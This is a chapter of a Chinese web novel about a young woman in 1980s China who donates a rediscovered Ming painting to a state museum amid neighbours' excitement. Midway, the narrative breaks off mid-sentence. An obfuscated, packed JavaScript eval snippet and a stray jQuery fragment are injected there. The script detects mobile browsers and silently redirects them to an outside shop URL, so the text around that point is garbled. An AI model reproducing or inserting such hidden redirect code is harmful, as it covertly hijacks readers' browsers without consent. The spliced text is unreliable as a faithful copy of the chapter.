30. 第 30 章
作品:《卷王被迫躺平[八零]》 方记者赶紧点头:“明白明白,等您回来再拍!”
宋正先推门出去,脚步声匆匆消失在楼道里。
屋里再次陷入安静。
屋里的人还没从震惊里缓过来,围着桌子,看着那幅画卷,眼神里满是敬畏,谁都不敢伸手碰一下。
方记者挤到时墨身边,语气激动道:“时墨同学,你……你真的打算把这幅国宝也捐赠给国家吗?”
时墨笑得坦然:“嗯。和那套医书一样,这是老祖宗留下的东西,放在博物馆里,让专家研究,让老百姓能看到,才能发挥它的价值。放在我手里,除了藏着,什么用都没有,反而糟蹋了宝贝。”
吴校长在旁边听得满脸红光,不停跟身边的周所长念叨:“你看看!你看看!这就是我们学校的学生!才十八岁!这份觉悟!这份胸襟!”
这话一出,屋里几个人都笑了,气氛松快了些。
等众人的惊叹声稍落,李秀兰伸手拉了拉时墨的胳膊,把人带到卧室门口的僻静处,声音压得低,严肃道:“墨墨,你跟妈交个底,这画真是你六百块收的?刚才宋老说的,都是真的?”
“是真的,妈。”时墨点头。
李秀兰盯着闺女看了两秒,忽然抬手拍了拍时墨的肩膀,眼里亮得惊人,全是压不住的骄傲:“行,我闺女有眼光,有胸襟。你想捐,妈百分百支持你,咱们家没一个拖你后腿的。六百块换一件国宝归了国家,值当!”
孙老坐在画旁边,像一尊门神,眼睛一刻不离那幅画。老陈和唐老师一左一右,三人呈三角之势,把那张饭桌护得严严实实。
周副所长凑到时墨跟前,压低声音道:“时墨同学,你这一捐,可是了不得的大事。明天报纸一登,全国都知道你了。”
时墨谦虚道:“周所长过奖了,我只是做了该做的事。”
陈老也走过来,握着她的手,眼眶泛红:“小同志,我今天算是开了眼了。医书、古画,你这一出手,比我们这些老头子折腾一辈子都强。”
“陈老您言重了,可不能这么说。”时墨连忙摆手,“我哪比得上您们为了国家奉献终身的辛苦。”
小李在旁边急得团团转,相机举了又放,放了又举,嘴里念叨着:“太可惜了,太可惜了,这么大的新闻,只能干等……”
“急什么。”方记者倒是稳得住,“等宋老回来,正式接收的时候,那才是大场面,你刚才拍的可不能先流出去。”
“放心,这事儿咱不能干。”
正说着,门外传来嘈杂声。
时墨从窗户望出去,只见楼下已经围了一圈人,都是下班回来的家属院邻居。有人踮着脚往楼上张望,有人交头接耳议论纷纷,还有人扯着嗓子喊:“老时家出啥事了?来了这么多车!”
“坏了。”李秀兰一拍大腿,扫了眼窗外,“这点下班了,院里这些人都陆续回来了,他们眼睛尖着呢。”
果然,没一会儿,敲门声就响了起来。
“秀兰在家吗?我家老张说看见你家来了好些人,楼下这又停了好些车,出啥事了?”
时墨刚要动,李秀兰先给她递了个眼色,嘴型无声说了句“你顾着画,这边我来”,转身就迎了上去,拉开门的同时脸上已经带了熟络的笑。
门一开,邻居王大妈第一个挤进来,后面跟着刘婶、赵大爷、小媳妇大姑娘,呼啦啦涌进来四五个,把本来就挤的客厅塞得水泄不通。
“哎哟我的天,这么多人!”王大妈一眼看见饭桌上的画,还有围在旁边的三个老头,“这是干啥呢?开啥会呢?”
“王姐,刘婶,赵大爷,快进来坐!”李秀兰侧身让众人进来,没等大家追问,先大大方方把话撂了出来,分寸拿捏得刚刚好,“没啥大事,就是我家墨墨之前收了幅老字画,今天国家博物馆的专家过来鉴定,说是个有年头的老物件,孩子打算捐给国家,专家们过来办手续。”
刘婶眼尖,指着方记者手里的相机:“那这照相的是干啥的?”
“这两位是报社的记者同志,过来记录一下这事,回头还要登报呢!”李秀兰笑着接话,顺势给方记者递了个眼神,“同志,要不您给他们也拍一张?都是老街坊了。”
方记者很配合地举起相机,对着王大妈“咔嚓”一下:“大妈您笑得真好看,我再给您拍一张!”
王大妈立刻被转移了注意力,连忙整理衣襟:“哎哟哎哟,我这头发乱不乱?小伙子,要不我回去换套衣服,你再给我来一张。”
“可以可以。”
李秀兰在旁边笑着搭腔:“王姐快理理你那刘海,这可是难得上报纸的机会,拍出来漂漂亮亮的,回头让你老家的亲戚都看看,多有面儿!”
屋里气氛顿时活络起来。
又有人敲门,这回是楼下的李大爷。
“爱国呢?还没下班?”李大爷探头探脑,“我听说来了一排小轿车,还以为你家出啥大事了。”
“没事没事,李大爷,就是几个文博系统的同志过来办公事。”李秀兰笑着应下,“爱国今天厂里加班,晚点回来。”
李大爷看着屋里那群明显不是普通人的面孔——宋老那身中山装,陈老那副老花镜,孙老那股子派头,还有周副所长的干部相——眼神狐疑,“你这专家都挺有派头啊。”
方记者又开始拍照,这回对准的是李大爷:“大爷您站好,我给您拍一张!”
李大爷立刻挺直腰板,脸上堆满笑。
就这样,一波又一波邻居涌进来,李秀兰始终笑脸相迎,三言两语就把事情说清楚,既不藏着掖着惹人猜疑,也不说太多细节惹麻烦,轻轻松松就把场面稳住了。
可人越来越多,眼看楼道里都站满了人,李秀兰怕人多出事,便站在门口,脸上依旧带着笑,说话带着纺织厂车间班长那股子利落劲儿,不软不硬却有分量:“各位街坊邻居,谢谢大家这么关心!不过屋里地方实在太小,专家们还在守着老物件忙正事,怕挤着碰着了不好交代。大家先在楼道里稍等会儿,等正事办完了,我再挨个儿跟大家细说,行不行?麻烦大家多体谅了!”
她在家属院住了人缘好,说话又有分寸,众人一听这话,果然都不再往屋里挤,乖乖在楼道里等着,议论声也小了不少。
“听说老时家闺女得了宝贝?”“不是得了,是买的,六百块!”
“六百块买个破画?疯了吧?”
“破画?你没看见那三个老头跟供祖宗似的供着那画吗?那能是破画?秀兰多精明的人,能让她闺女吃亏?”
议论声此起彼伏,楼道里嗡嗡嗡一片。
就在这时,楼下传来汽车喇叭声。
时墨从窗户望出去,只见两辆绿色吉普车停在楼下,车门打开,下来五六个人,有穿制服的,有穿中山装的,还有两个捧着木箱的年轻人。
打头的正是宋正先。
“来了来了!”屋里一阵骚动。
孙老腾地站起来,对时墨道:“小墨,准备交接了。”时墨点点头,深吸一口气,走到饭桌旁。
楼道里的人群自动让开一条路。宋正先领着人上来,身后那几个穿制服的步伐沉稳,一看就是干这行的。
“小墨。”宋正先走到她面前,神情郑重,“这位是历史博物馆的刘副馆长,这位是国家文物局的刘处长。我们连夜赶过来,就是为这幅画。”
刘副馆长上前一步,握住时墨的手,目光里满是感慨:“时墨同志,我代表历史博物馆,向你表示最诚挚的感谢。这幅画我们找了几十年,今天终于……终于……”
他说不下
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17197434|196120||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
去了,眼眶泛红。
刘处长也握着她的手,声音发紧:“小同志,你放心,这幅画我们会用最专业的方式保管,绝对不会让它再有任何闪失。”
时墨点点头,侧身让开,露出饭桌上那幅画。
“那就交给您们了。”
刘副馆长走到画前,俯身凝视,久久没有直起腰。那两个年轻人打开木箱,取出白手套、无酸纸、专用卷轴盒,动作专业而轻柔。
屋里静得能听见呼吸声。
方记者终于等到了这一刻,快门声“咔嚓咔嚓”响成一片。小李举着笔记本,笔尖飞快地记录。
邻居们挤在门口、趴在窗户上,眼睛瞪得溜圆,看着那幅旧画被小心翼翼地卷起,放进那个精致的木盒里。
“我的天……”王大妈喃喃道,“这到底是啥宝贝啊?”
刘副馆长直起身,转向门口那些围观的人群,声音洪亮:“各位街坊邻居,时墨同志,意外发现了明代国宝《繁秋山野图》,并愿意无偿捐赠给国家。时墨同志的高尚品德,值得我们所有人学习!”
楼道里静了一秒,随即爆发出雷鸣般的掌声。
王大妈第一个冲到时墨跟前,拉着她的手,激动得语无伦次:“墨墨啊,你、你可太了不起了!咱家属院出了个大英雄!”
刘婶也挤过来:“我就说这闺女从小就不一样!你看看,你看看,这叫什么来着?对,慧眼识珠!”
赵大爷在旁边插嘴:“你那会儿还说她‘天天看书看傻了’呢!”
“我什么时候说过?你净瞎说!”
哄笑声中,时墨被邻居们围在中间,脸上始终带着浅浅的笑。
李秀兰站在人群外围,看着被众人围着的闺女,嘴角的笑就没下去过,眼眶微微发热,却硬是没让眼泪掉下来——她闺女出息了,她该高兴,该撑住场面。
方记者举着相机,对准这一幕,“咔嚓”拍下。
她知道,明天的报纸头版,有着落了。
刘副馆长和刘处长办完交接手续,将一张盖着公章的收据郑重交到时墨手中。收据上写着:今收到时墨同志无偿捐赠唐周《繁秋山野图》真迹一卷。
“时墨同志,明天上午十点,我们在历史博物馆举行正式捐赠仪式,届时会有更多媒体到场。”刘副馆长说,“今天太晚了,这画我们就先带回去入库。你放心,一路都会有专人护送。”
时墨点头:“好,明天我一定准时到。”
送走刘副馆长一行人,已经是晚上七点多。
方记者和小李直接被邻居们围住了,大家七嘴八舌地跟记者说时墨的好话,从她小时候懂事不惹事,说到她学习好、孝顺父母,恨不得把时墨从小到大的好事都跟记者说一遍,素材直接堆成了山。
“我们刚才的采访有没有落下的,我们可以补!”
“明天报纸真的会登吗?登第几版?”
“对对,把我拍好看点。”
时墨站在人群外围,看着这热闹的一幕,嘴角微微扬起。
李秀兰走过来,手里端着一杯温水递给女儿,心疼道:“忙了一下午,快喝点水润润嗓子。”
见时墨接过杯子喝了一口,她靠在橱柜上,看着闺女,忍不住笑着戳了戳她的胳膊:“行啊你这丫头,藏得够深的,这么大的事,愣是一点口风没跟妈露。”
说着又收了笑,语气里全是骄傲:“不过妈真为你高兴,我闺女,有出息,有格局,没给咱们家丢脸。”说着叹了口气,“可惜你爸和你哥今天厂里加班没赶上这大场面。”“等他们晚上回来,我可得原原本本跟他们好好说说,让他们也惊一惊。明天的捐赠仪式,咱们一家四口都去,我等会儿就把你爸过年才穿的那身中山装找出来,咱们穿得整整齐齐的,给我闺女撑场面去!”